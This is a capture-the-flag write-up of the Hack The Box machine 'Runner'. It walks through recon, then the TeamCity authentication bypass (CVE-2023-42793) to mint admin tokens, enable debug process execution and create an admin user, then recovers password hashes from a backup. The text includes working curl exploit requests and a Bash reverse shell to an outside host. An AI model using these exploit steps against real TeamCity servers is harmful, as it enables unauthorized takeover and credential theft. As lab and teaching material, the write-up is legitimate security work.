HTB: Runner

htb-runner ctf hackthebox nmap ffuf subdomain teamcity ubuntu feroxbuster cve-2023-42793 authentication-bypass docker hsql hypersql portainer hashcat cve-2024-21626 htb-response

Aug 24, 2024

Runner is all about exploiting a TeamCity server. I'll start with an authentication bypass vulnerability that allows me to generate an API token. There's two ways to exploit this, by enabling debug more and running system commands in the TeamCity container, or creating an admin user and getting a backup from the TeamCity GUI. Either way, I get access to the TeamCity data, where I can find password hashes and an SSH key. I'll use the SSH key to get a shell on the host. There I'll abuse a vulnerable runc binary. To exploit this, I'll have to work through Portainer, which is a neat challenge as all the POCs for this vulnerability assume the user is working from the Docker group, but I am not.

Box Info

Name	**Runner** Play on HackTheBox
Release Date	20 Apr 2024
Retire Date	24 Aug 2024
OS	Linux
Base Points	**Medium [30]**
Rated Difficulty	
Radar Graph	
1st Blood	00:23:01 — xct Omniscient Rank: 1 2939 4672 hackthebox.com
1st Blood	01:22:24 — kozmer Guru Rank: 66 1782 161 hackthebox.com
Creator	TheCyberGeek Moderator 77 4441 hackthebox.com

Recon

nmap

`nmap` finds three open TCP ports, SSH (22) and two HTTP (80, 8000):

```
oxdf@hacky$ nmap -p- --min-rate 10000 10.10.11.13
Starting Nmap 7.80 ( https://nmap.org ) at 2024-04-25 10:03 EDT
Nmap scan report for 10.10.11.13
Host is up (0.089s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8000/tcp open  http-alt

Nmap done: 1 IP address (1 host up) scanned in 6.91 seconds
oxdf@hacky$ nmap -p 22,80,8000 -sCV 10.10.11.13
Starting Nmap 7.80 ( https://nmap.org ) at 2024-04-25 10:03 EDT
Nmap scan report for 10.10.11.13
Host is up (0.089s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 
2.0)
80/tcp   open  http        nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://runner.htb/
8000/tcp open  nagios-nsca Nagios NSCA
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at 
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.14 seconds
```

Based on the OpenSSH version, the host is likely running Ubuntu jammy 22.04. `nmap` identifies the service on 8000 as Nagios.

Subdomains

Initial Fail

There’s a redirect to `runner.htb` on the port 80 webserver. I’ll fuzz this server for any subdomains that reply differently with `ffuf`, but not find anything

```
oxdf@hacky$ ffuf -u http://10.10.11.13 -H "Host: FUZZ.runner.htb" -w
/opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -mc all -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.13
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-
20000.txt
 :: Header           : Host: FUZZ.runner.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
________________________________________________

:: Progress: [19966/19966] :: Job [1/1] :: 446 req/sec :: Duration: [0:00:45] ::
Errors: 0 ::
```

On first pass, I'll add `runner.htb` to my `/etc/hosts` file and move on.

Revisiving

When the rest of the enumeration is at a dead end, I'll come back to this. It seems clear there needs to be some kind of CI/CD website or login or something, so I either need to find a path on the main server, or find a new virtual host.

It turns out there is another virtual host that comes out from the 100,000 wordlist rather than the 20,000:

```
oxdf@hacky$ ffuf -u http://10.10.11.13 -H "Host: FUZZ.runner.htb" -w
/opt/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt -mc all -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.13
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/bitquark-subdomains-
top100000.txt
 :: Header           : Host: FUZZ.runner.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
________________________________________________

teamcity                [Status: 401, Size: 66, Words: 8, Lines: 2, Duration: 562ms]
:: Progress: [100000/100000] :: Job [1/1] :: 441 req/sec :: Duration: [0:03:45] ::
Errors: 0 ::
```

I'll add both to my `/etc/hosts` file:

```
10.10.11.13 runner.htb teamcity.runner.httb
```

Website - TCP 80

Site

The site is for a CI/CD solution:

All of the links in the page lead to places on the page. There is an email address, `sales@runner.htb`. There's also a note that this is "powered by TeamCity":

I guess I could guess the `teamcity` subdomain from this as well.

Tech Stack

The main page loads as `/index.html`, suggesting a static site. There are no interactive components.

The HTTP response headers show just the nginx web server:

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 25 Apr 2024 15:17:47 GMT
Content-Type: text/html
Last-Modified: Wed, 03 Apr 2024 14:41:49 GMT
Connection: close
ETag: W/"660d6aad-420e"
Content-Length: 16910
```

The 404 page is the standard nginx page as well:

Directory Brute Force

I'll run `feroxbuster` against the site, and include `-x php` since I know the site is PHP:

```
oxdf@hacky$ feroxbuster -u http://runner.htb

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.9.3
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://runner.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-
directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.9.3
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       12w      162c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
200      GET      391l     1284w    16910c http://runner.htb/
301      GET        7l       12w      178c http://runner.htb/assets =>
http://runner.htb/assets/
301      GET        7l       12w      178c http://runner.htb/assets/js =>
http://runner.htb/assets/js/
301      GET        7l       12w      178c http://runner.htb/assets/css =>
http://runner.htb/assets/css/
301      GET        7l       12w      178c http://runner.htb/assets/img =>
http://runner.htb/assets/img/
301      GET        7l       12w      178c http://runner.htb/assets/fonts =>
http://runner.htb/assets/fonts/
301      GET        7l       12w      178c http://runner.htb/assets/img/blog =>
http://runner.htb/assets/img/blog/
301      GET        7l       12w      178c http://runner.htb/assets/img/clients =>
http://runner.htb/assets/img/clients/
301      GET        7l       12w      178c http://runner.htb/assets/vendor =>
http://runner.htb/assets/vendor/
301      GET        7l       12w      178c http://runner.htb/assets/img/person =>
http://runner.htb/assets/img/person/
301      GET        7l       12w      178c http://runner.htb/assets/vendor/wow =>
http://runner.htb/assets/vendor/wow/
301      GET        7l       12w      178c http://runner.htb/assets/vendor/animate =>
http://runner.htb/assets/vendor/animate/
[####################] - 1m    360000/360000  0s      found:12      errors:0
[####################] - 55s    30000/30000   539/s   http://runner.htb/
[####################] - 55s    30000/30000   542/s   http://runner.htb/assets/
[####################] - 55s    30000/30000   542/s   http://runner.htb/assets/js/
[####################] - 55s    30000/30000   542/s   http://runner.htb/assets/css/
[####################] - 55s    30000/30000   542/s   http://runner.htb/assets/img/
[####################] - 55s    30000/30000   542/s   http://runner.htb/assets/fonts/
[####################] - 55s    30000/30000   543/s
http://runner.htb/assets/img/blog/
[####################] - 55s    30000/30000   542/s
http://runner.htb/assets/img/clients/
[####################] - 55s    30000/30000   543/s
http://runner.htb/assets/vendor/
[####################] - 55s    30000/30000   543/s
http://runner.htb/assets/img/person/
[####################] - 54s    30000/30000   546/s
http://runner.htb/assets/vendor/wow/
[####################] - 54s    30000/30000   550/s
http://runner.htb/assets/vendor/animate/
```

Nothing too interesting there.

API - TCP 8000

Nagios is an open source monitoring software, but it's not clear if this is what's actually running here. Visiting TCP 8000 just returns a 404 Not Found:

```
HTTP/1.1 404 Not Found
Date: Thu, 25 Apr 2024 15:21:47 GMT
Content-Length: 9
Content-Type: text/plain; charset=utf-8
Connection: close

Not found
```

Tech Stack

As shown above, there's no kind of server header in the HTTP response.

The 404 page is literally just the words "Not found".

Directory Brute Force

I'll check both GET and POST requests, and `feroxbuster` does find a couple endpoints:

```
oxdf@hacky$ feroxbuster -u http://runner.htb:8000 -m GET,POST

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.9.3
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://runner.htb:8000
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-
directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.9.3
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🏁  HTTP methods          │ [GET, POST]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET         1l        2w        9c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
404     POST         1l        2w        9c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
200      GET         1l        1w        3c http://runner.htb:8000/health
200     POST         1l        1w        3c http://runner.htb:8000/health
200      GET         1l        1w        9c http://runner.htb:8000/version
200     POST         1l        1w        9c http://runner.htb:8000/version
[####################] - 1m     60000/60000   0s      found:4       errors:0
[####################] - 1m     60000/60000   551/s   http://runner.htb:8000/
```

They aren't super interesting:

```
oxdf@hacky$ curl runner.htb:8000/health
OK
oxdf@hacky$ curl runner.htb:8000/version
0.0.0-src
```

TeamCity - TCP 80

The page on `teamcity.runner.htb` is a TeamCity login page:

TeamCity is a CI/CD solution from JetBrains. Without creds, not much to enumerate. I'll note it's version 2023.05.3.

Shell as tcuser in container

Identify CVE

Searching for "teamcity 2023.05.3 vulnerability" returns several pages talking about vulnerabilities in this version, with references to CVE-2023-42793:

NIST describes the vulnerability as:

> *In JetBrains TeamCity before 2023.05.4 authentication bypass leading to RCE on TeamCity Server was possible.*

The JetBrains blog post says similar:

> *An unauthenticated attacker who has HTTP(S) access to a TeamCity server can exploit this vulnerability to launch a remote code execution (RCE) attack, ultimately gaining complete administrative control over the server.*

CVE-2023-42793

Details

A Sonar blog post goes into all the details about the exploit. All of the requests handled by TeamCity go through what are called "request interceptors", which handle every request and perform actions including but not limited to authentication checks.

There are two paths that are set in the `RequestInterceptors` constructor that get excluded from this pre-processing:

```
public RequestInterceptors(@NotNull List<HandlerInterceptor> var1) {
    // ...
    this.myPreHandlingDisabled.addPath("/**" + XmlRpcController.getPathSuffix());
    this.myPreHandlingDisabled.addPath("/app/agents/**");
}
```

`XmlRpcController.getPathSuffix()` will return the string "/RPC2", which when combined with the "/**" means that any path ending in "/RPC2" will not have these processors applied (and will not require any authentication).

Since most endpoints don't end with "/RPC2", this isn't a huge deal. But there are endpoints that end with a parameter, such as this one:


```
@Api("User")
@Path(UserRequest.API_USERS_URL)
public class UserRequest {
    // ...
    @Path("/{userLocator}/tokens/{name}")
    @ApiOperation(value = "Create a new authentication token for the matching
user.", nickname = "addUserToken", hidden = true)
    @POST
    @Produces({"application/xml", "application/json"})
    public Token createToken(@PathParam("userLocator") @ApiParam(format =
"UserLocator") String userLocator, @PathParam("name") @NotNull String name, ...) {
        // ...
        SUser user = this.myUserFinder.getItem(userLocator, true);
        AuthenticationToken token =
tokenAuthenticationModel.createToken(user.getId(), name, ...);
        return new Token(token, ...);
    }
}
```

This means that a request to `/app/rest/users/<userLocator>/tokens/RPC2` will be a valid request to this function, returning tokens for the user specified by `<userLocator>`, *and* it matches "/**/RPC2", so it will work without authentication.

Exploitation Options

Writing this the week of Runner's release, most of the POC scripts available such as this and this focus on creating an admin user for TeamCity. They check if token exists for user id 1, deleting it if so, and then creating a new token. Then use that token to register an admin user and return the username and password. That may be useful, but at least as Runner is configured, it didn't lead to RCE.

In reading about other ways to get code execution, I stumbled upon this forum post. It mentions this blog post which has details of exploiting CVE-2023-42793 using the API and a debug endpoint.


$$\begin{tikzcd}
 & \text{Create Token} \arrow[dl] \arrow[dd] & \\
\text{Token Already Exists} \arrow[r] & \text{Delete Token} \arrow[u] & \\
 & \text{Token Returned} \arrow[dl] \arrow[dr] & \\
\text{Create System Admin User} \arrow[d] & & \text{Enable Debug} \arrow[d] \\
\text{Admin GUI Access} & & \text{RCE}
\end{tikzcd}$$

Get Token

Getting a token is a simple `curl` command:

```
oxdf@hacky$ curl -X POST http://teamcity.runner.htb/app/rest/users/id:1/tokens/RPC2
<?xml version="1.0" encoding="UTF-8" standalone="yes"?><token name="RPC2"
creationTime="2024-04-25T18:42:16.881Z"
value="eyJ0eXAiOiAiVENWMiJ9.Zlp5ZkFqWkpJR1hRU0VTWnpKczBOR2hsZV9N.
YjFiMjllMTYtYzE2NC00ODAwLWI3NDMtMTRiMWU3YTVmMTE5"/>
```

If someone else already has a token for this user, it will return a 400 error:

```
oxdf@hacky$ curl -X POST http://teamcity.runner.htb/app/rest/users/id:1/tokens/RPC2
Responding with error, status code: 400 (Bad Request).
Details: jetbrains.buildServer.server.rest.errors.BadRequestException: Token already
exists
Invalid request. Please check the request URL and data are correct.
```

I can try ID 2, and it works as well:

```
oxdf@hacky$ curl -X POST http://teamcity.runner.htb/app/rest/users/id:2/tokens/RPC2
<?xml version="1.0" encoding="UTF-8" standalone="yes"?><token name="RPC2"
creationTime="2024-04-25T19:07:16.510Z"
value="eyJ0eXAiOiAiVENWMiJ9.ald1LXdyQmlTV2JoVU1yNWt3LUpnT3VNMmNF.
YjQyNjA5ZGQtMzU3Ni00Y2RkLWI0NTEtMjhhNDQ0NTEyOTA1"/>
```

ID 3 doesn't exist, so that doesn't work:

```
oxdf@hacky$ curl -X POST http://teamcity.runner.htb/app/rest/users/id:3/tokens/RPC2
Responding with error, status code: 404 (Not Found).
Details: jetbrains.buildServer.server.rest.errors.NotFoundException: User not found
Could not find the entity requested. Check the reference is correct and the user has
permissions to access the entity.
```

Or I can delete one of the existing tokens:


```
oxdf@hacky$ curl -X DELETE http://teamcity.runner.htb/app/rest/users/id:1/tokens/RPC2
```

I'll save that token in a variable for easy of use:

```
oxdf@hacky$ export
TOKEN="eyJ0eXAiOiAiVENWMiJ9.Zlp5ZkFqWkpJR1hRU0VTWnpKczBOR2hsZV9N.YjFiMjllMTYtYzE2NC00OD
```

Multiple Paths

From this point, with admin access to TeamCity, there are a couple ways to go. Ultimately they end with a shell as john. The intended path is to enable debug mode and run commands via the API to get a shell in the TeamCity container. Alternatively, The TeamCity backup functionality provides all that is needed to move forward, without ever getting a shell in the container.



Via RCE

Enable Debug Mode

If I try to run a command, it will fail for not being enabled:

```
oxdf@hacky$ curl -X POST 'http://teamcity.runner.htb/app/rest/debug/processes?
exePath=id' -H "Authorization: Bearer $TOKEN"
Responding with error, status code: 400 (Bad Request).
Details: jetbrains.buildServer.server.rest.errors.BadRequestException: This server is
not configured to allow process debug launch via "rest.debug.processes.enable"
internal property
Invalid request. Please check the request URL and data are correct.
```

To enable debug mode, first this command to `/admin/admin.html`:

```
oxdf@hacky$ curl -X POST 'http://teamcity.runner.htb/admin/dataDir.html?
action=edit&fileName=config%2Finternal.properties&content=rest.debug.processes.enable=t
-H "Authorization: Bearer $TOKEN"
```

Then this one to to refresh the server:

```
oxdf@hacky$ curl 'http://teamcity.runner.htb/admin/admin.html?
item=diagnostics&tab=dataDir&file=config/internal.properties' -H "Authorization:
Bearer $TOKEN"
...[snip]...
```

Commands

Now I can run commands at the `/app/rest/debug/process` endpoint:

```
oxdf@hacky$ curl -X POST 'http://teamcity.runner.htb/app/rest/debug/processes?
exePath=id' -H "Authorization: Bearer $TOKEN"
StdOut:uid=1000(tcuser) gid=1000(tcuser) groups=1000(tcuser)

StdErr:
Exit code: 0
Time: 39ms
```

Shell

Getting a shell out of this in one shot proved very tricky. It is taking a single binary as the `exePath` argument, and then one or more `params` arguments. `bash` is on the box:

```
oxdf@hacky$ curl -X POST 'http://teamcity.runner.htb/app/rest/debug/processes?
exePath=which&params=bash' -H "Authorization: Bearer $TOKEN"
StdOut:/usr/bin/bash

StdErr:
Exit code: 0
Time: 27ms
```

But going directly to a Bash reverse shell proved too complex. `ping` and `wget` are not on the box:

```
oxdf@hacky$ curl -X POST 'http://teamcity.runner.htb/app/rest/debug/processes?
exePath=which&params=ping' -H "Authorization: Bearer $TOKEN"
StdOut:
StdErr:
Exit code: 1
Time: 19ms
oxdf@hacky$ curl -X POST 'http://teamcity.runner.htb/app/rest/debug/processes?
exePath=which&params=wget' -H "Authorization: Bearer $TOKEN"
StdOut:
StdErr:
Exit code: 1
Time: 17ms
```

But `curl` is:

```
oxdf@hacky$ curl -X POST 'http://teamcity.runner.htb/app/rest/debug/processes?
exePath=which&params=curl' -H "Authorization: Bearer $TOKEN"
StdOut:/usr/bin/curl

StdErr:
Exit code: 0
Time: 19ms
```

I’ll write a simple Bash reverse shell and save it on my VM as `rev.sh`:

```
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.6/443 0>&1
```

I am able to fetch it with `curl`:

```
oxdf@hacky$ curl -X POST 'http://teamcity.runner.htb/app/rest/debug/processes?
exePath=curl&params=10.10.14.6/rev.sh' -H "Authorization: Bearer $TOKEN"
StdOut:#!/bin/bash

bash -i >& /dev/tcp/10.10.14.6/443 0>&1

StdErr:   % Total    % Received % Xferd  Average Speed   Time    Time     Time
Current
                                 Dload  Upload   Total   Spent    Left  Speed

  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
100    53  100    53    0     0    297      0 --:--:-- --:--:-- --:--:--   297

Exit code: 0
Time: 214ms
```

I'll run again, this time with `-o rev.sh`:

```
oxdf@hacky$ curl -X POST 'http://teamcity.runner.htb/app/rest/debug/processes?
exePath=curl&params=10.10.14.6/rev.sh&params=-o&params=rev.sh' -H "Authorization:
Bearer $TOKEN"
StdOut:
StdErr:   % Total    % Received % Xferd  Average Speed   Time    Time     Time
Current
                                 Dload  Upload   Total   Spent    Left  Speed

  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
100    53  100    53    0     0    297      0 --:--:-- --:--:-- --:--:--   296

Exit code: 0
Time: 215ms
```

I'll run `bash`, with the `params` of `rev.sh`, and it hangs:

```
oxdf@hacky$ curl -X POST 'http://teamcity.runner.htb/app/rest/debug/processes?
exePath=bash&params=rev.sh' -H "Authorization: Bearer $TOKEN"
```

At my listening `nc` there is a shell:

```
oxdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.13 50548
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
   Welcome to TeamCity Server Docker container

 * Installation directory: /opt/teamcity
 * Logs directory:         /opt/teamcity/logs
 * Data directory:         /data/teamcity_server/datadir

   TeamCity will be running under 'tcuser' user (1000/1000)

tcuser@647a82f29ca0:~/bin$
```

I'll upgrade it with the script / stty trick:

```
tcuser@647a82f29ca0:~/bin$ script /dev/null -c bash
Script started, file is /dev/null
   Welcome to TeamCity Server Docker container

 * Installation directory: /opt/teamcity
 * Logs directory:         /opt/teamcity/logs
 * Data directory:         /data/teamcity_server/datadir

   TeamCity will be running under 'tcuser' user (1000/1000)

tcuser@647a82f29ca0:~/bin$ ^Z
[1]+  Stopped                 nc -lnvp 443
oxdf@hacky$ stty raw -echo; fg
nc -lnvp 443
            reset
reset: unknown terminal type unknown
Terminal type? screen
tcuser@647a82f29ca0:~/bin$
```

Via Admin Panel

Create User

To create a user, I'll use the `/app/rest/users` endpoint, POSTing the user's account information:

```
oxdf@hacky$ curl http://teamcity.runner.htb/app/rest/users -H "Authorization: Bearer
$TOKEN" -H "Content-Type: application/json" --data '{"email": "", "username": "0xdf",
"password": "0xdf0xdf", "roles": {"role": [{"roleId": "SYSTEM_ADMIN", "scope":
"g"}]}}'
<?xml version="1.0" encoding="UTF-8" standalone="yes"?><user username="0xdf" id="13"
href="/app/rest/users/id:13"><properties count="3"
href="/app/rest/users/id:13/properties"><property name="addTriggeredBuildToFavorites"
value="true"/><property name="plugin:vcs:anyVcs:anyVcsRoot" value="0xdf"/><property
name="teamcity.server.buildNumber" value="129390"/></properties><roles><role
roleId="SYSTEM_ADMIN" scope="g" href="/app/rest/users/id:13/roles/SYSTEM_ADMIN/g"/>
</roles><groups count="1"><group key="ALL_USERS_GROUP" name="All Users"
href="/app/rest/userGroups/key:ALL_USERS_GROUP" description="Contains all TeamCity
users"/></groups></user>
```

With that, I can log into TeamCity with the user I created:

Enumeration

One thing of note in this admin panel is under "All-Projects" and then the dropdown next to "Edit project…", there is an SSH Keys option with a "1" by it:

Clicking on it, it shows the key, but I can only access the public key:

Generate Backup

At the top right of the page is a link "Administration" that leads to an admin page. In the menu on the left is a "Backup" option:

Click for full size image

That gives a page to start a backup. I'll set it to "All except build artifacts":

On clicking "Start Backup", it takes about a second to complete the backup and it's available in a new section at the bottom of the page:

Clicking the link download the zip archive.

Data

Unzipping the archive results in a handful of files and directories:

```
oxdf@hacky$ ls
charset  config  database_dump  export.report  metadata  system  version.txt
```

`config` and `system` are backups of these two directories from `/data/teamcity_server/datadir` that I'll show in the next stage. `database_dump` is a text dump of the various tables. So whereas the intended path is to later reassemble the database, it is also available here in plaintext form:

```
oxdf@hacky$ ls database_dump/
action_history            custom_data_body    remember_me
usergroups
agent_pool                db_version          server
usergroup_watch_type
agent_pool_project        domain_sequence     server_health_items
user_projects_visibility
audit_additional_object  hidden_health_item  server_property
user_property
backup_info               meta_file_line      server_statistics
user_roles
build_queue_order         node_locks          single_row                     users
cleanup_history           node_tasks          stats_publisher_state          vcs_root
comments                  permanent_tokens    usergroup_notification_data
vcs_root_mapping
config_persisting_tasks  project             usergroup_notification_events
vcs_username
custom_data               project_mapping     usergroup_roles
oxdf@hacky$ cat database_dump/users
ID, USERNAME, PASSWORD, NAME, EMAIL, LAST_LOGIN_TIMESTAMP, ALGORITHM
1, admin, $2a$07$neV5T/BlEDiMQUs.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWqufye, John,
john@runner.htb, 1724361553573, BCRYPT
2, matthew, $2a$07$q.m8WQP8niXODv55lJVovOmxGtg6K/YPHbD48/JQsdGLulmeVo.Em, Matthew,
matthew@runner.htb, 1709150421438, BCRYPT
11, 0xdf, $2a$07$yFIa/EhvbXPWjQf6Z2rkde0CsXPIlyZWz7XTa3FeJYpzmR98pouhm, , "",
1724361568732, BCRYPT
```

Shell as john

Enumeration

Container

This environment is a Docker container. The IP is 172.17.0.2, not 10.10.11.13:

```
tcuser@647a82f29ca0:~$ ifconfig
bash: ifconfig: command not found
tcuser@647a82f29ca0:~$ ip addr
bash: ip: command not found
tcuser@647a82f29ca0:~$ cat /proc/net/fib_trie
Main:
  +-- 0.0.0.0/0 3 0 5
     |-- 0.0.0.0
        /0 universe UNICAST
     +-- 127.0.0.0/8 2 0 2
        +-- 127.0.0.0/31 1 0 0
           |-- 127.0.0.0
              /8 host LOCAL
           |-- 127.0.0.1
              /32 host LOCAL
        |-- 127.255.255.255
           /32 link BROADCAST
     +-- 172.17.0.0/16 2 0 2
        +-- 172.17.0.0/30 2 0 2
           |-- 172.17.0.0
              /16 link UNICAST
